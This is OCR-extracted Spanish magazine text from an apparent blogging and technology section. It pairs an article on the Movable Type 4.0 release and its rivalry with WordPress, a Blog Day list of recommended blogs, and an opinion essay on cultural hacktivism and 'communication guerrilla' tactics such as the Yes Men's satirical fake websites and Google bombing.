
La curiosa historia de Six Apart (sixapart.com) vino de la mano del mejor CMS para gestión de blogs que probablemente haya existido, Movable Type (movabletype.org), un software propietario desarrollado por la joven empresa liderada por Mena Trott y su marido Ben Trott. Su uso era masivo por muchos bloggers, en parte por la gran comunidad que desarrollaba plugins y daba soporte gratuitamente, así como por sus funcionalidades avanzadas. Esto cambia drásticamente el 15 de junio de 2004, cuando la compañía pasa de la versión 2.6 a la 3.0 y cambia determinantemente las licencias de uso, haciéndolas más restrictivas y aumentando los motivos por los que había que pagar por su uso. Esto desencadenó un movimiendo de traspaso a un Wordpress, que aunque era en aquel momento inferior en prestaciones, poseía una licencia abierta y era totalmente gratuito.


La caída de Movable

Desde aquel entonces, Movable Type no volvió a levantar cabeza, y si bien es cierto que algunas corporaciones lo han utilizado cono cms, no ha vuelto ha recuperar el favor de la comunidad blogger en un porcentaje significativo.

La importancia de la nueva versión de Movable Type, la 4.0, se basa en dos claves. Primera, creciente sensación de inestabilidad de Wordpress, donde el número de bugs y actualizaciones que los corrigen son constantes. Y segunda, las licencias se han flexibilizado, e incluso se ha creado una versión open source con su propia comunidad de desarrollo, localizable en movabletype.org.

Tampoco olvidaremos los puntos fuertes que Movable Type siempre tuvo frente a Wordpress, como son que no sobrecarga la CPU del servidor con peticiones constantes a la base de datos -un autentico problema en los blog con cierto éxito manejados con Wordpress-, ya que construye el sitio generando paginas rígidas en el momento de la publicación, aunque hay usuarios que detestan este pro-





ceso, y que además permite múltiples usuarios y blogs en una única instalación.

En cambio, su principal problema es la complejidad de su instalación, frente a los famosos cinco minutos de Wordpress.

Novedades

Como principales características de esta versión 4, están una reforma drástica del interfaz de administración -con nuevas funciones, como el autoguardado de entradas, y la gestión de imágenes y otros ficheros-, unas avanzadas herramientas de comunidad –que permiten comentar, recomendar, votar e incluso publicar entradas a los lectores registrados con perfiles OpenID, que también cuentan con perfil propio-, y una nueva arquitectura más eficaz, con un alto rendimiento en las conexiones con las base de datos y la posibilidad de escalabilidad según se vaya necesitando a medida que crezcan las necesidades del blog ger.

LAS LICENCIAS SE HAN FLEXIBILIZADO, E INCLUSO SE HA CREADO UNA VERSIÓN OPEN SOURCE CON SU PROPIA COMUNIDAD DE DESARROLLO

Mon Magan
monmagan.com



Blog day

**El pasado 31 de agosto se celebró, como cada año, el día del blog.
Esta celebración, que tiene su origen en la similitud de la palabra Blog con 31ag, se festeja dando a conocer con un enlace y una pequeña descrición en tu blog, a cinco bitácoras que encuentres interesantes, con el objetivo de difundir el fenómeno y dar a conocer nuevos blogeros a nuestros lectores. Tienes más información sobre esta curiosa iniciativa en blogday.org/es.htm**



Y desde esta sección queremos contribuir recomendando cinco blogs que siguen la temática de esta sección, la blogosfera.

Blogmundi (blogmundi.com)
Un interesante blog donde encontraras consejos sobre como iniciar un nuevo blog, e interesantes consejos para mantenerlo en forma y difundirlo.

Planeta Wordpress (planetawordpress.org)
Permanece informado de todo lo que ocurre en torno a este cms, con este planeta que recoge lo más interesante que del tema se trata en 18 blogs.

Anieto2k (anieto2k.com)
Una de las webs de referncia en desarrollo web, cms y blogs. Incluye listados de themes y plugins para Wordpress

Apuntes sobre blogs (avalerofer.blogspot.com)
Utilísimo blog donde se detalla paso a paso como crear y mantener blogs



Communication Guerrilla

Hacktivismo en los códigos culturales

Al hablar de hacktivismo siempre pensamos en software libre, en tecnologías digitales o en internet. Pero el lenguaje humano, y la cultura que permite desarrollar, es la primera y más poderosa tecnología que aún hoy tenemos. Nuestra vida está atravesada por códigos culturales, lenguajes simbólicos, sistemas de signos y protocolos de comportamiento. La guerrilla de la comunicación, el hactivismo cultural, por así decirlo, lleva con nosotras desde que el verbo (la palabra) se hizo carne o incluso antes. A pesar de su carácter milenario sólo recientemente se ha teorizado sobre ello bajo el nombre de "guerrilla de la comunicación" y se han puesto en prácticas sus posibilidades más subversivas. Desde el google bombing hasta los mensajes ciberzapatistas, pasando por los fakes de páginas web, o la reciente emisión televisiva de una explosión nuclear en Chequia, la guerrilla de la comunicación es uno de los principales destornilladores de la caja de herramientas hacktivista.

The YesMen

Andy y Mike, integrantes de los YesMen uno de los grupos de guerrilla de la comunicación más conocidos. Se hacen pasar por representantes de grandes corporaciones para subvertir los discursos del capitalismo global llevando su crítica satírica hasta el límite. En las imágenes de la izquierda aparece Andy dando una conferencia en Finlandia en nombre de la Organización Mundial del Comercio. Ese ridículo traje pretende ser un nuevo modelo de control empresarial para altos ejecutivos, con un erecto pene dorado para controlar a los trabajadores de países del tercer mundo.

Y el verbo se hizo carne... y habitó entre nosotros

Hoy nos sentimos liberados y encadenados por igual a las nuevas tecnologías. Muchas luchan en por liberar los códigos informáticos, por crear espacios participativos en los que el poder de decisión sea compartido, por sistemas de comunicación alternativos en la red, ... Pensemos por un momento a donde se remontan realmente esta luchas, dónde empieza a estar el ser humano sometido a un código, a un sistema de signos, a unos protocolos de comunicación. Y nos encontraremos directamente con el Kernel religioso de los primeros sistemas sociales humanos. El verbo de Dios, su palabra, el código, se hizo hombre y mujer. Y fue esta última quien se atrevió a morder de la manzana prohibida del conocimiento, a subvertir la única regla. La primera hacker de la historia occidental (cristiana) conquistó así para humanidad la libertad, a un precio tan justo como caro: el de la muerte y la necesidad de currárselo fuera del paraíso.

Pronto esa libertad vino a terminar regulada por un código más explícito y externalizado: el de los 10 mandamientos y El Libro. Las religiones del libro (como se denomina al Islam, el Judaísmo y el Cristianismo) imponen un código inmodificable sobre el sistema cultural, sólo interpretable por unos pocos "procesadores" (los exégetas) pero aplicable a todos por igual. Confinada su reproducción manual a los monasterios y ocultado bajo el latín culto, El Libro, se convierte en la fuente del orden social, estructurando miedos y deseos, ritos y conductas. Pero la guerrilla de la comunicación, que es a lo que íbamos, no trata de "romper" directamente con estas reglas, no se trata de refutar el "contenido" (total los ateos no tienen iglesias en las que predicar); se trata más bien de hackear lo que rodea a esos textos y códices, desplazar ligeramente los significados, re-codificar su recepción, exagerar el mensaje, o el medio, para abrir espacios de libertad. Por supuesto hoy, en nuestras sociedades, no es sólo la iglesia la que impone su discurso, las gramáticas culturales son más sutiles, los punks y las estéticas subversivas son rápidamente apropiadas por el mercado y luchar contra los códigos establecidos es más difícil... y divertido.

The YesMen

Los YesMen (no dejéis de ver la película/documental del mismo nombre, ya sabéis donde encontrarla) son un grupo de guerrilleros de la comunicación unidos para dar la vuelta a los códigos de la Organización Mundial del Comercio. Una de las acciones previas realizadas por uno de ellos fue el Barbie Liberation Organization que consistió en cambiar los chips de voces automatizadas entre los muñecos Barbie y GI-Joes. Tras el cambio se introdujeron cientos de muñecos hackeados en las estanterías de diversos centros comerciales. Cual fué la sorpresa de los niños al encontrarse con una Barbie que decía: "El soldado muerto no miente" o "Coronel Smith aniquílalos a todos" o el GI-Joe gritándo "Me gusta ir al cole" o "Quiero ir de compras con mis amigas". Basta con un simple intercambio de frases para señalar y desarticular los códigos machistas inscritos en los juguetes infantiles. La noticia salió en los telediarios y causó cierto revuelo durante las navidades de 1998 en los EEUU.



EN NUESTRAS SOCIEDADES, NO ES SÓLO LA IGLESIA LA QUE IMPONE SU DISCURSO, LAS GRAMÁTICAS CULTURALES SON MÁS SUTILES, LOS PUNKS Y LAS ESTÉTICAS SUBVERSIVAS SON RÁPIDAMENTE APROPIADAS POR EL MERCADO Y LUCHAR CONTRA LOS CÓDIGOS ESTABLECIDOS ES MÁS DIFÍCIL... Y DIVERTIDO





PODEMOS JUNTARNOS Y BUSCAR NUEVAS FORMAS DE DIVERTIRNOS Y CREAR SITUACIONES COMPROMETIDAS Y LIBERADORAS EN EL CENTRO COMERCIAL, LA COLA DEL INEM O CREANDO UNA PÁGINA WEB. LA IMAGINACIÓN AL PODER, AL ALCANCE DE TODAS

El primer paso de los YesMen fue sin embargo el fake (copia falsa, imitación) de la página web de G.W. Bush (hijo) durante las elecciones del 2000. La página oficial era www.georgewbush.com pero resultó que el dominio www.gwbush.com estaba libre. Los YesMen obtuvieron ese dominio e hicieron una copia "casi" exácta del original, des-cubriendo algunas verdades ocultas en su página "oficial". Los medios se hicieron eco de la web y provocó frases como la siguiente del propio Bush "tiene que haber límites a la libertad".

Sin embargo la acción más sonada de este grupo fue su siguiente fake. GATT son las antiguas siglas de la OMC (la Organización Mundial del Comercio, una organización cuyo objetivo era gestionar los tratados de economía internacionales). Una vez más el dominio www.gatt.org estaba libre pero la página satírica de los YesMen coló hasta el punto de que fueron invitados a varias conferencias para representar a la OMC. Empezaron sus charlas proponiendo la abolición de la siesta y otras costumbres de "vagos" del sur de Europa, proponiendo la compra directa del voto (para evitar el tediosos e ineficaz sistema democrático) y toda una serie de exageraciones que de una forma satírica pero acorde con los objetivos de la organización, mostraba la crueldad de la misma. Sin embargo, lejos del revuelo que esperaban causar, su discurso radical resultó totalmente asimilable por los oyentes de universidades y cámaras de comercio, dispuesto a aceptar casi cualquier barbaridad dicha por alguien que representa el poder de la OMC. Los YesMen llegaron a desnudarse durante una charla mostrando un traje dorado con un falo gigante con el que el jefe de la empresa podía monitorizar a sus empleados del tercer mundo mientras disfrutaba del gimnasio y las vacaciones. Sus acciones llevaron a publicitarse en revistas de ejecutivos y cuestionar los principios de un entorno (el de las grandes corporaciones) que se rige por códigos muy estrictos e impensables de subvertir para los activistas de a pie.

Guerrilla de la comunicación detrás de los teclados

El Google Bombing es una técnica bien conocida de asociación entre dos significados. El más famoso google bombing entre los lectores seguro que es el que asocia la palabra "ladrones" a la web de la SGAE. Esto se logra gracias al programa de ranking del motor de búsqueda de Google que da más valor a la página de a la que apunta una palabra enlazada con dicha página. Así cientos (miles) de activistas empezaron a publicar en sus blogs la palabra "ladrones" enlazando a la web de la SGAE y aún hoy si buscamos "ladrones" en Google una de los primeros enlaces que aparecen (si no el primero) es el de la SGAE.

Pero no es el único ejemplo de guerrilla de la comunicación de tipo tecnológico. Ya vimos cómo los YesMen hacían imitaciones de páginas web oficiales para conseguir colarse en los grandes medios de poder. También pueden hacerse muchas otras cosas. Recientemente el colectivo de hackers Ztohoven burlaba los sistemas de seguridad de la televisión checa CT2 para emitir en directo la explosión de una bomba nuclear en plena campiña. El objetivo era denunciar cómo todo lo que sale en la televisión se da por verdadero automáticamente, por muy absurdo que pueda parecer (o cuanto más absurdo y terrible mas creíble).

En fin, que la guerrilla de la comunicación es eso que podemos hacer todos los días: como ponerse a aplaudir escandalosamente cuando, en un bar de derechas, sale G.W. Bush en la televisión o explicarle minuciosamente a ese amigo que nos pasa los CDs grabados con música el terrible daño que le está causando a Ricky Martin que ya no podrá comprarse un nuevo chalet por culpa de esos ladrones violentos del internet. O también podemos juntarnos y buscar nuevas formas de divertirnos y crear situaciones comprometidas y liberadoras en el centro comercial, la cola del INEM o creando una página web. La imaginación al poder, al alcance de todas.

Evhack (evhack.info@gmail.com)

